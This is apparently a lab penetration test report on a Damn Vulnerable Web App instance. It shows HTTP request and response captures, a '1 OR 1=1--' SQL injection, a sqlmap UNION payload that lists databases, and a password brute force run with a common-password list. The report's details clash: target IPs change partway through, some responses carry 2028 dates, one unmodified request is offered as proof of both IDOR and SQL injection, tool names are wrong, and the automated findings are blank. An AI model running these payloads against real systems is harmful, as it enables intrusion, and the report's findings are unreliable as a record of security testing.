

Web Application Testing

Overview:

Testing a web application on a target (192.168.158.16) and confirmed several critical weaknesses that need an immediate patch . The critical vulnerabilities are SQL injection, reflected XSS, and unrestricted file uploads. Using a “Burp Suite” for manual testing and using “Ozap” for automated testing and manual verification, used various techniques and tools to exploit the SQLi for data extraction; sqlmap dumped the users table. Session cookies lacked security flags. Critical risks require parameterized queries, output encoding, and file validation

Sno	Vulnerability	Severity	Target URL
1	SQL Injection	Critical	http://192.168.74.16/dvwa/vulnerabilities/sqli/?id=1
2	XSS Reflected	High	http://192.168.74.16/dvwa/vulnerabilities/xss_r?name=
3	File Upload RCE	Critical	http://192.168.74.16/dvwa/vulnerabilities/upload/
4	Command Injection	High	http://192.168.74.16/dvwa/vulnerabilities/exec/
5	Weak Session Management	Medium	http://192.168.74.16/dvwa/login.php

Manual Testing:

IDOR:

1. Found an IDOR vulnerability on the parameter /?id=1

Request

```

1 GET /dvwa/vulnerabilities/sql/?id=1Submit=Submit HTTP/1.1
2 Host: 192.168.158.16
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.158.16/dvwa/vulnerabilities/sql/
8 Connection: keep-alive
9 Cookie: security_low; PHPSESSID=051dad948428c389190b6a9fb139898e
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Tue, 13 Jun 2028 17:41:40 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Pragma: no-cache
6 Cache-Control: no-cache, must-revalidate
7 Expires: Tue, 23 Jun 2029 12:00:00 GMT
8 Content-Type: text/html; charset=UTF-8
9 Keep-Alive: timeout=15, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html;charset=utf-8
12
13
14 <!DOCTYPE html PUBLIC "-//N3C//DTD XHTML 1.0 Strict//EN"
15 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
16 <html xmlns="http://www.w3.org/1999/xhtml">
17 <head>
18   <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
19 <title>
20   Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection
21 </title>
22 <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
23 <link rel="icon" type="image/ico" href="../../favicon.ico" />
24 <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
25 </script>
26
27
28 </head>
29

```

SQLi:

1. The parameter is also vulnerable to SQL vulnerable parameter /?id=1

Request

```

1 GET /dvwa/vulnerabilities/sql/?id=1Submit=Submit HTTP/1.1
2 Host: 192.168.158.16
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.158.16/dvwa/vulnerabilities/sql/
8 Connection: keep-alive
9 Cookie: security_low; PHPSESSID=051dad948428c389190b6a9fb139898e
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Tue, 13 Jun 2028 17:42:31 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Expires: Tue, 23 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Length: 161
9 Keep-Alive: timeout=15, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html
12
13
14 <pre>
15 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version
16 for the right syntax to use near ''1'' at line 1
17 </pre>
18
19
20
21
22
23
24
25
26
27
28
29

```

2. The output confirmed the SQL injection

Manual injection:

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title 'Vulnerability: SQL Injection'. Below it is a form with a 'User ID:' label and a text input field containing '1 OR 1=1--'. To the right of the input field is a 'Submit' button. The page displays several examples of successful SQL注入, each showing a user ID, first name, and surname. The first example is 'ID: 1 OR 1='1'-- First name: admin Surname: admin'. Subsequent examples show variations like 'Gordon Brown', 'Hack Picasso', and 'Pablo Smith'. At the bottom of the page, there is a 'More info' section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

3. Using Sqlmap to get the database

Automated Injection:

```
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7178787671,0x544e4451696f78436c4476787352756c4849706f4f7570454854654e785a

[13:49:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[13:49:47] [INFO] fetching database names
available databases [7]:
[*] dwva
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[13:49:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.158.16'
[*] ending @ 13:49:47 /2026-01-13/
```

No Rate Limiting:

1. Bruteforcing the admins password using intruder

The screenshot shows the Metasploit Intruder interface. The target is set to `http://192.168.158.16`. The payload type is `Simple list` with 647,145 payloads. The payload configuration includes a list of words: 123456, 12345, 123456789, password, admin, princess, 1234567, rockyou, and 12345678. A red arrow points to the `Payloads` tab on the right, which lists the word `password`.


2. Found the admin users password by filtering the length

The screenshot shows the Metasploit Post-exploitation interface with a table of captured items. The table has columns: Request, Payload, Status code, Response received, Error, Timeout, and Length. A red arrow points to the `Length` column header, which is highlighted with a red box. The table data is as follows:


Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
4	password	200	218			4986	
0		200	250			4920	
1	123456	200	217			4920	
2	12345	200	197			4920	
3	123456789	200	144			4920	
5	iloveyou	200	181			4920	
6	princess	200	124			4920	
7	1234567	200	153			4920	
8	rockyou	200	115			4920	

Automated Testing:

1. Using Ozap tool to test the web application



2. Findings by automated scanner



Summary:

Upon testing the web application there are several critical and high level vulnerabilities which need an immediate patch. Used manual and automated method for finding the vulnerability for manual the tool Burp Suite had been used , for automated finding Ozap tool had been used.